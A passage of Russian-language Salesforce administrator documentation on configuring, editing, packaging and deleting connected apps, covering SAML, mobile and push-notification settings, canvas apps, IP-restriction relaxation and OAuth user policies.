стандартную начальную страницу приложения. Данное поле может быть пропущено при создании связанного приложения, являющегося приложением холста. Поле «URL-адрес приложения холста» содержит URL-адрес, который вызывается для связанного приложения.

Чтобы разрешить связанному приложению использование поставщика услуг SAML, установите флажок «Включить SAML». Заполните поля «Код объекта», «URL-адрес ACS», «Тип темы», «Формат кода имени» и «Отправитель» значениями, предоставленными поставщиком услуг. При наличии сертификата безопасности, предоставленного поставщиком услуг, выберите «Проверить подписи запроса». Найдите сертификат в системе. Данное действие является обязательным при использовании поставщика услуг для входа в систему Salesforce и подписании поставщиком услуг запросов SAML.

**⚠ Важное замечание:** При наличии загруженного сертификата все запросы SAML должны быть подписаны. При отсутствии загруженного сертификата принимаются все запросы SAML.

Чтобы загрузить сертификат и выбрать метод шифрования утверждения, выберите «Зашифровать ответ SAML». Допустимые значения алгоритма шифрования: «AES-128» (ключ длиной 128 бит), «AES-256» (ключ длиной 256 бит) и «Triple-DES» (тройной алгоритм шифрования данных).

### Настраиваемый связанный обработчик приложений


Настроить алгоритм связанного приложения можно с помощью Apex. Создайте класс, расширяющий класс `ConnectedAppPlugin` Apex, и свяжите его со связанным приложением. Этот класс может поддерживать новые протоколы проверки подлинности или отвечать на атрибуты пользователя выгодным для бизнес-процесса способом.


Модуль запускается со стороны учетной записи пользователя. В поле `Запустить` в качестве выберите пользователя для запуска модуля. Если пользователь не авторизован для использования связанного приложения, воспользуйтесь для этого методом авторизации. Дополнительную информацию см. в разделе «Класс `ConnectedAppPlugin`» в [Руководстве разработчика Force.com Apex Code](#).

### Параметры мобильного приложения

1. Заполните поле «Мобильный начальный URL-адрес» для переадресации пользователей при доступе к приложению посредством мобильного устройства. Если поле «Мобильный начальный URL-адрес» не содержит значения, то пользователи будут отправлены на адрес, заданный в поле «Начальный URL-адрес» раздела «Параметры веб-приложения». Данное поле может быть пропущено при создании связанного приложения, являющегося приложением холста. Поле «URL-адрес приложения холста» содержит URL-адрес, который вызывается для связанного приложения.
2. Если приложение поддерживает защиту PIN-кодом, установите флажок «Защита PIN-кодом». Данный параметр позволяет администратору настроить время ожидания сеанса и длину PIN-кода для мобильных приложений после установки связанного приложения. Защита PIN-кодом поддерживается автоматически пакетом Salesforce Mobile SDK ([https://developer.salesforce.com/page/Mobile\\_SDK](https://developer.salesforce.com/page/Mobile_SDK)). Кроме того, защита PIN-кодом может применяться вручную путем считывания объекта `mobile_policy` из URL-адреса удостоверения пользователя.
3. Выберите платформу iOS или Android в раскрывающемся списке «Платформа приложения».
4. Выберите поддерживаемый тип устройств в раскрывающемся списке «Ограничить типом устройства». Возможные значения: «Телефон», «Планшетный компьютер» и «Планшетный мини-компьютер». Если приложение является универсальным, то есть поддерживает все типы устройств, пропустите данное поле.
5. Заполните поле «Версия приложения».
6. Заполните поле «Минимальная версия ОС».


7. Чтобы разрешить только внутреннее распространение данного приложения, установите флажок «Личное приложение». Данный параметр является обязательным, так как компания Apple не позволяет распространять общедоступные мобильные приложения вне интернет-магазина App Store.
8. Если мобильное приложение является личным, заполните поле «Двоичный файл мобильного приложения». Файл должен использовать формат IPA для платформы iOS или формат APK для платформы Android.
9. Только для приложений iOS:
  - a. Заполните поле «Значок приложения». Данный значок отображается во время загрузки и установки приложения на устройство iOS.
  - b. Заполните поле «Идентификатор пакета iOS».
10. Если мобильное связанное приложение является общедоступным, а его двоичный файл не загружен в систему Salesforce, заполните поле «URL-адрес двоичного файла приложения».

 **Прим.:** При использовании операционной системы iOS 7 или более поздней версии укажите код пакета, использовавшийся для разработки приложения в XCode. В противном случае, при установке приложения конечному пользователю будут отображаться два значка приложения.

-  **Прим.:** Мобильная интеграция, удаленная из новой версии текущего связанного приложения, не добавляется в другие версии связанного приложения. Например, пользователь публикует пакет, содержащий версию 1.0 связанного приложения с мобильной интеграцией. Затем пользователь удаляет мобильную интеграцию из приложения, выполняет его повторное пакетирование и публикует версию пакета 1.1. Если клиент устанавливает предыдущую версию пакета 1.0, то версия 1.0 связанного приложения не будет содержать мобильную интеграцию.

Ниже перечислены условия, при выполнении которых связанное приложение может получать всплывающие уведомления.

- Приложение создано посредством пакета Salesforce Mobile SDK.
- Приложение применяет протокол всплывающих уведомлений Mobile SDK для платформы.
- Пользователь зарегистрировался в качестве разработчика в поставщике мобильной платформы (Apple или Google).
- Приложение зарегистрировано в службе APNS (для всплывающих уведомлений iOS) или GCM (для всплывающих уведомлений Android).
- Пользователь применяет средства обработки Apex для всплывающих уведомлений.

-  **Прим.:** Связанное приложение, поддерживающее активную доставку, может поддерживать только одну мобильную платформу. Чтобы разрешить поддержку всплывающих уведомлений для версий Android и iOS мобильного приложения, создайте связанное приложение для каждой платформы.

Дополнительную информацию см. в *Руководстве по внедрению всплывающих уведомлений Salesforce Mobile*.

Чтобы настроить всплывающие уведомления для службы APNS (iOS), выполните указанные ниже действия.

1. Установите флажок «**Активная доставка сообщений включена**».
2. Заполните поле «Поддерживаемая платформа активной доставки» значением «**Apple**».
3. Выберите допустимую среду Apple.
4. Заполните поле «Сертификат» файлом сертификата .p12, полученным от службы APNS при регистрации приложения для всплывающих уведомлений (например, appkey.p12).
5. Введите пароль для файла сертификата .p12.

Чтобы настроить всплывающие уведомления для службы GCM (Android), выполните указанные ниже действия.

1. Установите флажок «**Активная доставка сообщений включена**».

2. Заполните поле «Поддерживаемая платформа активной доставки» значением **«Android GCM»**.
3. Заполните поле «Ключ для серверных приложений (API-ключ)» ключом, полученным во время регистрации разработчика в Google.

Чтобы изменить мобильную платформу, настроенную для всплывающих уведомлений, выполните указанные ниже действия.

1. Снимите флажок **«Активная доставка сообщений включена»**.
2. Сохраните связанное приложение и нажмите кнопку **«Правка»**.
3. Выберите нужную платформу в раскрывающемся списке **«Платформа приложения»** и измените связанные значения в разделе **«Параметры мобильного приложения»**.
4. Перенастройте всплывающие уведомления для новой платформы.

### Параметры приложения холста

Система поддерживает два типа приложений холста.

- *Приложения холста*, установленные администратором организации.
- *Личные приложения холста*, установленные конечными пользователями организаций. Пользователи открывают личное приложение холста на вкладке Chatter; пользователям предлагается разрешить приложению подключение к данным Salesforce. Кроме того, данные действия назначают приложение в качестве личного приложения холста. Дополнительную информацию см. в разделе «Личные приложения холста» *Руководства разработчика Force.com Canvas*.

1. Чтобы использовать связанное приложение в качестве приложения холста, выберите **«Force.com Canvas»**.
2. Заполните поле «URL-адрес приложения холста» URL-адресом стороннего приложения. Пользователь перенаправляется на данный URL-адрес при выборе ссылки на приложение холста.
3. Заполните поле «Метод доступа». Данное поле определяет способ инициирования процесса проверки подлинности OAuth приложением холста.

- «Подписанный запрос (POST)»: система использует проверку подлинности OAuth, а доступ предоставляется пользователям неявно при установке приложения холста. Пользователям не предлагается разрешать стороннему приложению доступ к собственным сведениям. При использовании данного метода доступа проверка подлинности передается прямо в URL-адрес приложения холста.

Если приложение холста использует проверку подлинности подписанного запроса, убедитесь, что поле «Выбранные области OAuth» не содержит значения «Выполнение запросов от имени пользователя».

- «Веб-поток OAuth (GET)»: система использует проверку подлинности OAuth, а пользователям предлагается разрешать стороннему приложению доступ к собственным сведениям. При использовании данного метода доступа приложение холста должно инициировать процесс проверки подлинности OAuth.
4. При использовании единой регистрации SAML для проверки подлинности приложения холста выберите нужное значение в раскрывающемся списке «Метод инициирования SAML». Данное поле доступно только после установки флажка «Включить SAML» в разделе «Параметры веб-приложения». Ниже перечислены возможные значения данного поля.
    - **«Поставщик удостоверений инициирован»**: система Salesforce отправляет исходный запрос для начала процесса единой регистрации.
    - **«Поставщик услуг инициирован»**: приложение холста начинает процесс единой регистрации после вызова приложения.

5. Выберите области отображения приложения холста в поле «Области».

- **«Лента Chatter»:** приложение холста отображается в ленте. При выборе данного значения рекомендуем создать элемент ленты CanvasPost и убедиться, что приложение холста доступно текущему пользователю.
- **«Вкладка Chatter»:** приложение холста отображается в списке приложений на вкладке Chatter. При выборе данного значения приложение холста отображается автоматически.
- **«Консоль»:** приложение холста отображается в нижнем колонтитуле или на боковых панелях консоли Salesforce. При выборе данного значения рекомендуем выбрать область отображения на консоли путем добавления приложения холста в качестве настраиваемого компонента консоли.
- **«Макеты и мобильные карты»:** приложение холста может отображаться на макете страницы или мобильной карте. При выборе данного значения область отображения приложения холста определяется путем его добавления в макет страницы.
- **«Мобильная навигация»:** приложение холста отображается в меню навигации приложения Salesforce1.



**Прим.:** Приложения холста не отображаются в меню навигации приложения Salesforce1 на мобильных устройствах Android. Чтобы просмотреть приложения холста в меню навигации на устройстве Android, воспользуйтесь мобильным веб-приложением Salesforce1.

- **«Open CTI»:** приложение холста отображается в средстве управления вызовами. При выборе данного значения рекомендуем указать приложение холста в файле определения центра обработки вызовов.
  - **«Публикатор»:** приложение холста отображается в публикаторе. При выборе данного значения рекомендуем создать настраиваемое быстрое действие холста и добавить его в глобальный макет или макет объекта.
  - **«Страница Visualforce»:** приложение холста может отображаться на странице Visualforce. Рекомендуем выбрать данное значение при добавлении компонента `<арех : canvasApp>` для отображения приложения холста на странице Visualforce; в противном случае отображается ошибка.
6. Чтобы создать глобальное действие для приложения холста, установите флажок «Создавать действия автоматически». Прежде чем создать глобальное действие для приложения холста, рекомендуем выбрать значение «Публикатор» в поле «Область». В противном случае создание глобальных действий не поддерживается. При необходимости действие может быть позже создано вручную.
  7. При применении собственного класса Apex (Canvas.CanvasLifecycleHandler) заполните поле «Класс жизненного цикла» именем класса. При использовании класса Apex (CanvasLifecycleHandler) пользователи могут настраивать сведения о контексте и добавлять настраиваемый алгоритм в приложение холста.
  8. Чтобы разрешить конечным пользователям установку приложения, установите флажок «Включить как личное приложение холста». При использовании личных приложений холста поле «Область» поддерживает только значение «Вкладка Chatter». Дополнительную информацию о личных приложениях холста см. в разделе «Личные приложения холста» *Руководства разработчика Force.com Canvas*.



**Прим.:** Параметр «Включить как личное приложение холста» отображается только после включения поддержки личных приложений холста администратором целевой организации приложения. Дополнительную информацию см. в разделе «Включение личных приложений холста в организации» *Руководства разработчика Force.com Canvas*.

СМ. ТАКЖЕ:

[Редактирование, пакетирование или удаление связанного приложения](#)

[Общие сведения о связанных приложениях](#)


[URL-адреса удостоверений](#)

## Редактирование, пакетирование или удаление связанного приложения

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для чтения:  | «Настройка приложения»   |
| Для создания, обновления или удаления:   | «Настройка приложения» И<br>«Изменение всех данных» ИЛИ «Управление связанными приложениями» |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»   |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»   |
| Для удаления:  | «Загрузка пакетов AppExchange»   |

Созданное связанное приложение доступно для редактирования, пакетирования или удаления.

 **Прим.:** Имя должно быть уникальным для текущих связанных приложений организации. Имя удаленного связанного приложения может использоваться повторно, при условии, что связанное приложение было создано не ранее выпуска Spring'14. Имя удаленного связанного приложения не может использоваться повторно, при условии, что связанное приложение было создано посредством более раннего выпуска.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

## Редактирование связанного приложения

Связанное приложение может быть обновлено в любое время. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**». Выберите имя нужного связанного приложения и щелкните ссылку «**Правка**». Чтобы сохранить внесенные изменения, нажмите кнопку «**Сохранить**».

Откройте страницу сведений о созданном связанном приложении и укажите разрешенные диапазоны IP-адресов.

Диапазоны IP-адресов работают с подключенными приложениями с поддержкой OAuth, а не с поддержкой SAML. Укажите действующие IP-адреса связанного приложения.

Чтобы задать допустимый диапазон IP-адресов, выполните указанные ниже действия.


1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Выберите имя нужного связанного приложения.
3. Нажмите кнопку «**Создать**» в разделе «Диапазон надежных IP-адресов для процесса веб-сервера OAuth».
4. Введите действительные IP-адреса в поля «**Начальный IP-адрес**» и «**Конечный IP-адрес**».

Чтобы добавить несколько прерывистых диапазонов, нажмите кнопку «**Создать**» для ввода каждого диапазона.

При необходимости разрешите конкретным пользователям доступ к связанному приложению вне диапазона надежных IP-адресов для связанных приложений с поддержкой OAuth. Например, чтобы разрешить доступ некоторым пользователям во время поездки, назначьте связанному приложению значение «Смягчить ограничения IP-адресов со вторым коэффициентом». Пользователю, пытающемуся получить доступ к связанному приложению вне данного диапазона,

предлагается указать второй фактор проверки подлинности (например, код маркера). Связанное приложение, прошедшее двухфакторную проверку подлинности, может использоваться вне диапазона надежных IP-адресов.

1. Введите строку «Связанные приложения» в поле «Быстрый поиск» в меню «Настройка» и выберите параметр управления связанными приложениями.
2. Чтобы просмотреть значения, щелкните ссылку «Правка» напротив имени нужного связанного приложения.
3. Выберите значение раскрывающегося списка «Смягчить ограничения IP-адресов» в поле «Смягчение ограничений IP-адресов».

 **Прим.:** Включенный параметр сеанса «Применять диапазоны IP-адресов входа при каждом запросе» для организации влияет на алгоритм смягчения ограничений IP-адресов. Дополнительную информацию см. в разделе «Применение непрерывных IP-адресов и смягчение ограничений IP-адресов связанного приложения» на странице 5741.

Откройте страницу сведений о созданном связанном приложении и укажите настраиваемые атрибуты. Настраиваемые атрибуты определяют метаданные SAML или параметры OAuth, считываемые при выполнении OAuth.

1. Введите строку «Приложения» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Приложения».
2. Выберите имя нужного связанного приложения.
3. Нажмите кнопку «Создать» в разделе «Настраиваемые атрибуты».

Каждый настраиваемый атрибут должен использовать уникальный ключ и содержать поля, доступные в меню «Вставить поле». Например, назначьте имя ключа `country` и вставьте поле `$Organization.Country`. При использовании SAML атрибуты отправляются как операторы атрибута SAML. При использовании OAuth атрибуты доступны как объект `custom_attributes` в URL-адресе удостоверения пользователя.

Ниже перечислены настраиваемые атрибуты, доступные для связанных приложений Salesforce1.

**Табл. 53: Настраиваемые атрибуты для связанного приложения Salesforce1 на устройствах Android**

| Ключ атрибута | Значение атрибута   | Описание  |
|---------------|---|---|
| CALL_HISTORY  | <ul style="list-style-type: none"> <li>• DISABLED</li> <li>• ADMIN_DEFINED</li> <li>• SIMPLE</li> </ul> | <ul style="list-style-type: none"> <li>• При выборе значения DISABLED данный ключ удаляет регистрацию вызовов из меню навигации.</li> <li>• При выборе значения ADMIN_DEFINED данный ключ включает собственную регистрацию вызовов Android.</li> <li>• При выборе значения SIMPLE данный ключ включает регистрацию вызовов Aura.</li> </ul> |

**Табл. 54: Настраиваемые атрибуты для связанного приложения Salesforce1 на устройствах iOS**

| Ключ атрибута              | Значение атрибута   | Описание   |
|----------------------------|---|--|
| USE_ALTERNATE_USER_PROFILE | <ul style="list-style-type: none"> <li>• TRUE</li> <li>• FALSE</li> </ul> | <ul style="list-style-type: none"> <li>• При выборе значения TRUE данный ключ включает начальную страницу профиля Aura.</li> </ul> |



| Ключ атрибута | Значение атрибута                                       | Описание  |
|---------------|---|---|
|               |   | <ul style="list-style-type: none"> <li>При выборе значения FALSE данный ключ включает собственную начальную страницу профиля iOS.</li> </ul>  |
| SHOW_OPEN_IN  | <ul style="list-style-type: none"> <li>FALSE</li> </ul> | <ul style="list-style-type: none"> <li>При выборе значения FALSE данный ключ запрещает совместное использование файла посредством ссылки на него и открытие файла с помощью стороннего приложения.</li> </ul> |

При определении настраиваемых атрибутов рекомендуем окружить значения атрибутов кавычками.

**!** **Важное замечание:** При обновлении полей связанного приложения помните, что изменения некоторых полей немедленно применяются ко всем установленным версиям связанного приложения. Данные поля не зависят от версии и игнорируют жизненный цикл установки или пакетирования. Пользователям связанного приложения будут отображаться такие изменения, как обновление описания. Ниже перечислены поля, которые не зависят от версии.

- Описание
- URL-адрес сведений
- URL-адрес изображения логотипа
- URL-адрес обратного вызова

### Пакетирование связанного приложения

Чтобы предоставить доступ пользователям других организаций Salesforce, воспользуйтесь пакетированием созданного связанного приложения или новой версии текущего приложения. Связанное приложение может быть добавлено в управляемый пакет наряду с другими компонентами (например, настраиваемые объекты, страницы Visualforce или классы Apex) и аналогично им. Данный алгоритм позволяет упростить процесс распространения связанного приложения среди других организаций Salesforce. Связанные приложения, являющиеся пакетируемыми компонентами, могут использовать преимущества всех других функций управляемых пакетов (например, составление списков в каталоге AppExchange, активные доставки обновлений, сценарии Apex пост-установки, управление лицензиями и расширенная поддержка подписчиков).


**✓ Прим.:** Пакетирование связанного приложения может быть выполнено только из организации Developer Edition. Связанные приложения могут быть добавлены только в управляемые пакеты. Связанные приложения не поддерживаются неуправляемыми пакетами.

### Удаление связанного приложения

Чтобы удалить связанное приложение, щелкните **«Имя связанного приложения»** в списке приложений. Нажмите кнопку **«Удалить»** на странице редактирования. Чтобы подтвердить удаление, нажмите кнопку **«Удалить»** повторно. Несмотря на удаление приложения из списка, имя приложения не может использоваться повторно.



Связанное приложение, добавленное в пакет, удаляется из пакета только после его обновления.

 **Прим.:** Если инициализация пользователя настроена для связанного приложения, удалить связанное приложение или деинсталлировать содержащий его пакет невозможно, пока администратор не удалит сведения о конфигурации инициализации пользователя. Помните, что снятием флажка «Включить инициализацию пользователя» на странице сведений связанного приложения удалить из организации сведения о конфигурации невозможно. Инструкции по удалению сведений о конфигурации см. в руководстве для администраторов Salesforce в [соответствующем разделе](#).

СМ. ТАКЖЕ:

- [Создание связанного приложения](#)
- [Общие сведения о связанных приложениях](#)
- [Инициализация пользователя для связанных приложений](#)

### Применение непрерывных IP-адресов и смягчение ограничений IP-адресов связанного приложения

Данный раздел описывает влияние параметра сеанса «Применять диапазоны IP-адресов входа при каждом запросе» на параметры смягчения ограничений IP-адресов связанного приложения с поддержкой OAuth.

При смягчении ограничений IP-адресов для связанного приложения с поддержкой OAuth и включении параметра «Применять диапазоны IP-адресов входа при каждом запросе» для организации доступ к связанному приложению может изменяться. Это изменение применяется к доступу к клиенту, в том числе с мобильных устройств, для всех связанных приложений с поддержкой OAuth. Смягчение ограничений IP-адресов не применяется к связанным приложениям с поддержкой SAML.

**Табл. 55: Применение непрерывных IP-адресов и параметров смягчения ограничений IP-адресов связанного приложения**

| Смягчение ограничений IP-адресов                  | Применение непрерывных IP-адресов выключено (по умолчанию)  | Применение непрерывных IP-адресов включено   |
|---|---|--|
| Применить ограничения IP-адресов                  | Пользователь, запустивший данное приложение, подчиняется ограничениям IP-адресов, заданным в организации (например, диапазоны IP-адресов, заданные в профиле пользователя).   | Пользователь, запустивший данное приложение, подчиняется ограничениям IP-адресов, заданным в организации (например, диапазоны IP-адресов, заданные в профиле пользователя).  |
| Смягчить ограничения IP-адресов со вторым уровнем | Пользователь, запустивший данное приложение, пропускает ограничения IP-адресов организации при выполнении любого указанного ниже условия. <ul style="list-style-type: none"> <li>• Приложение использует разрешенные диапазоны IP-адресов и процесс проверки</li> </ul> | Пользователь, запустивший данное приложение, пропускает ограничения IP-адресов организации при выполнении любого условия OAuth из предыдущего столбца. Из соображений безопасности, пользователям недоступны компоненты ниже. <ul style="list-style-type: none"> <li>• Изменение пароля</li> </ul> |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

| Смягчение ограничений IP-адресов | Применение непрерывных IP-адресов выключено (по умолчанию)  | Применение непрерывных IP-адресов включено  |
|----------------------------------|---|---|
|                                  | <p>подлинности веб-сервера OAuth. Приложение поддерживает только запросы, поступающие от разрешенных IP-адресов.</p> <ul style="list-style-type: none"> <li>Приложение не использует разрешенные диапазоны IP-адресов, но использует процесс проверки подлинности веб-сервера или пользователя-агента OAuth, а пользователь подтверждает свою подлинность.</li> </ul> | <ul style="list-style-type: none"> <li>Добавление контролируемого по времени маркера</li> <li>Любые страницы потока входа</li> </ul>  |
| Смягчить ограничения IP-адресов  | Пользователь, запустивший данное связанное приложение, не подчиняется ограничениям IP-адресов.  | <p>Пользователь, запустивший данное связанное приложение, не подчиняется ограничениям IP-адресов. Из соображений безопасности, пользователям недоступны компоненты ниже.</p> <ul style="list-style-type: none"> <li>Изменение пароля</li> <li>Добавление контролируемого по времени маркера</li> <li>Любые страницы потока входа</li> </ul> |

## Просмотр сведений о связанном приложении

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для чтения:  | «Настройка приложения»  |
| Для создания, обновления или удаления:   | «Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»  |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»  |
| Для удаления:  | «Загрузка пакетов AppExchange»  |

### ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Страница сведений о связанном приложении содержит информацию о связанном приложении, включая его версию и области применения. Данная страница позволяет редактировать и проверять использование связанного приложения, а также связывать приложение с профилями и полномочиями.

- Чтобы изменить конфигурацию приложения на странице «Редактирование связанного приложения», нажмите кнопку **«Правка»**.

- Чтобы получить URL-адреса входа SAML и конечные точки для поставщика услуг, связанные с конфигурацией сообщества или настраиваемого домена, нажмите кнопку **«Загрузить метаданные»**. Данная кнопка отображается только в том случае, если организация используется в качестве поставщика удостоверений, и только для связанных приложений, использующих SAML.
  - При необходимости метаданные могут быть доступны посредством URL-адреса в поле «Конечная точка обнаружения метаданных». Данный URL-адрес может использоваться поставщиком услуг для настройки единой регистрации с целью подключения к системе Salesforce.
  - Чтобы просмотреть отчет по использованию связанных приложений в организации, щелкните **«Просмотр использования OAuth»**.
  - При необходимости включите инициализацию пользователя для связанного приложения на данной странице. Чтобы настроить или обновить параметры включенной инициализации пользователя, воспользуйтесь мастером инициализации пользователя. После запуска мастера инициализации пользователя раздел «Учетные записи пользователей» позволяет самостоятельно управлять связями между учетными записями пользователей и параметрами их организаций в сторонней системе.
  - Чтобы выбрать профили для приложения на странице «Назначение профиля приложения», щелкните **«Управление профилями»**. Выберите профили для доступа к приложению (кроме версии Group Edition).
-  **Важное замечание:** Данный параметр не требуется при самостоятельной авторизации пользователей, поэтому не отображается, если политике OAuth для параметра **«Разрешенные пользователи»** задано значение *«Все пользователи могут авторизовываться самостоятельно»*.
- Чтобы выбрать наборы полномочий для профилей данного приложения на странице «Назначение набора полномочий приложения», щелкните **«Управление наборами полномочий»**. Выберите наборы полномочий для доступа к приложению.
-  **Важное замечание:** Данный параметр не требуется при самостоятельной авторизации пользователей, поэтому не отображается, если политике OAuth для параметра **«Разрешенные пользователи»** задано значение *«Все пользователи могут авторизовываться самостоятельно»*.
- Чтобы создать пару «ключ/значение атрибута», нажмите кнопку **«Создать»** в связанном списке «Атрибуты SAML поставщика услуг». При необходимости измените или удалите текущие атрибуты.

Если параметру «Разрешенные пользователи» на странице «Редактирование связанного приложения» задано значение «Пользователи, допущенные администратором», то запуск приложения доступен только пользователям, имеющим как минимум один выбранный профиль или набор полномочий. При выборе значения «Все пользователи» профили и наборы полномочий пропускаются.

СМ. ТАКЖЕ:

[Инициализация пользователя для связанных приложений](#)

## Управление связанным приложением

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для чтения:  | «Настройка приложения»  |
| Для создания, обновления или удаления:   | «Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»  |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»  |
| Для удаления:  | «Загрузка пакетов AppExchange»  |


## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Чтобы просматривать и обновлять свойства связанного приложения, в меню «Настройка» введите «Связанные приложения» в поле «Быстрый поиск», затем выберите параметр управления связанными приложениями. Найдите нужное приложение и щелкните ссылку «Правка». Чтобы просмотреть сведения, использование и политики для связанного приложения или добавить настраиваемые атрибуты, щелкните имя нужного приложения.

 **Прим.:** Периодичность автоматического обновления сеансов текущего пользователя (от 15 минут до 12 часов) определяется параметром «Значение времени ожидания», заданным для организации; как правило, пользователь не замечает данного обновления.

## Связанные приложения, установленные системой Salesforce


Некоторые клиентские приложения Salesforce (например, Salesforce1 или Salesforce for Outlook) используются как связанные приложения и устанавливаются в организацию автоматически. Именно поэтому, список установленных приложений может содержать больше связанных приложений, чем ожидалось.

Данные связанные приложения Salesforce распространяются посредством двух управляемых пакетов: один пакет для приложений, связанных с Salesforce1, и один пакет для приложений, не связанных с Salesforce1. Список добавленных приложений может изменяться при каждом выпуске. Тем не менее, в целях упрощения процесса администрирования, каждый пакет устанавливается в организацию асинхронно при первом открытии одного из данных приложений любым пользователем организации.

Чтобы заранее установить или удалить пакет Salesforce1 для связанных приложений, [воспользуйтесь каталогом AppExchange](#).

Пакет отображается на странице «Установленные пакеты» меню «Настройка».

Чтобы просмотреть список компонентов, щелкните имя нужного пакета. Ниже перечислены некоторые компоненты пакета связанных приложений Salesforce.

 **Прим.:** Force.com IDE, Force.com Migration Tool, Dataloader Bulk и Dataloader Partner — это связанные приложения типа «оболочка», использующие интерфейс SOAP API для подключения к системе Salesforce (вместо протокола OAuth, используемого другими связанными приложениями). Однако, они используют инфраструктуру связанных приложений для предоставления или отмены доступа пользователей к приложениям организации.

Ниже перечислены некоторые компоненты пакета приложений Salesforce1 и Chatter.

Чтобы управлять установленными связанными приложениями, в меню «Настройка» введите «Связанные приложения» в поле «Быстрый поиск», выберите параметр управления связанными приложениями, и автоматически установленные связанные приложения Salesforce отобразятся в списке в качестве установленных приложений в виде управляемого пакета вместе с другими установленными связанными приложениями.

СМ. ТАКЖЕ:




[Инициализация пользователя для связанных приложений](#)

## Редактирование связанного приложения

| ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ  |   | ВЕРСИИ  |
|--|---|---|
| Для чтения:  | «Настройка приложения»  | Доступно в версиях: Salesforce Classic и Lightning Experience<br><br>Создание связанных приложений доступно в версиях: <b>Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition</b> и <b>Developer Edition</b> .<br><br>Установка связанных приложений доступна в версиях: <b>все</b> версии. |
| Для создания, обновления или удаления:   | «Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» |   |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»  |   |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»  |   |
| Для удаления:  | «Загрузка пакетов AppExchange»  |   |

При необходимости измените параметры и полномочия для связанного приложения.

1. Введите строку «Связанные приложения» в поле «Быстрый поиск» в меню «Настройка» и выберите параметр управления связанными приложениями.
  2. Щелкните ссылку «Правка» напротив имени нужного приложения. (Чтобы проверить сведения о приложении на странице сведений о связанном приложении, щелкните имя нужного приложения.)
- Приведенный ниже раздел «Политики OAuth» доступен для каждого связанного приложения с поддержкой OAuth.
    - Параметр «Разрешенные пользователи» определяет пользователей, которым доступен запуск приложения.
      - «Все пользователи могут авторизовываться самостоятельно». Значение по умолчанию. Данное значение позволяет всем пользователям организации авторизовывать приложение самостоятельно. Другими словами, каждый пользователь должен подтвердить доступ при первом использовании приложения.
      - «Пользователи, допущенные администратором, предварительно авторизованы». Данное значение ограничивает доступ пользователями, которым назначен выбранный профиль или набор полномочий; данные пользователи не должны подтверждать доступ к приложению. В версии Group Edition данный параметр препятствует предоставлению доступа к приложению всем пользователям. Управление профилями для приложения выполняется путем редактирования списка «Доступ к связанному приложению» каждого профиля (кроме версии Group Edition). Управление наборами полномочий для приложения выполняется путем редактирования списка «Назначенные связанные приложения» каждого набора полномочий.

-  **Внимание:** Если значение «Все пользователи могут авторизовываться самостоятельно» заменяется значением «Пользователи, допущенные администратором, предварительно авторизованы», то доступ к приложению сохраняют только пользователи, которые принадлежат набору полномочий или профилю, заданному для приложения.
-  **Прим.:** Если профиль или набор полномочий пользователя содержит включенное полномочие «Использование любого API-клиента», то политика «Пользователи, допущенные администратором, предварительно авторизованы» может быть пропущена. Данное полномочие пользователя доступно только при включении полномочия организации «Только приложения, допущенные администратором». Полномочие «Использование любого API-клиента» позволяет пользователю, недопущенному администратором, просматривать и запускать приложение, даже в том случае, если параметры связанного приложения требуют значения «Пользователи, допущенные администратором», а полномочие организации «Только приложения, допущенные администратором» включено. Данная схема полномочий разрешает конкретным пользователям (например, временным сотрудникам) временный доступ к связанному приложению.
- Параметр «Смягчение ограничений IP-адресов» определяет ограничения IP-адресов, применяемые к пользователям данного связанного приложения. Диапазоны IP-адресов работают со связанными приложениями с поддержкой OAuth, а не с поддержкой SAML. Ниже перечислены значения, позволяющие администратору применить или пропустить заданные ограничения.
  - «Применить ограничения IP-адресов». Значение по умолчанию. Пользователь, запустивший данное приложение, подчиняется ограничениям IP-адресов, заданным в организации (например, диапазоны IP-адресов, заданные в профиле пользователя).
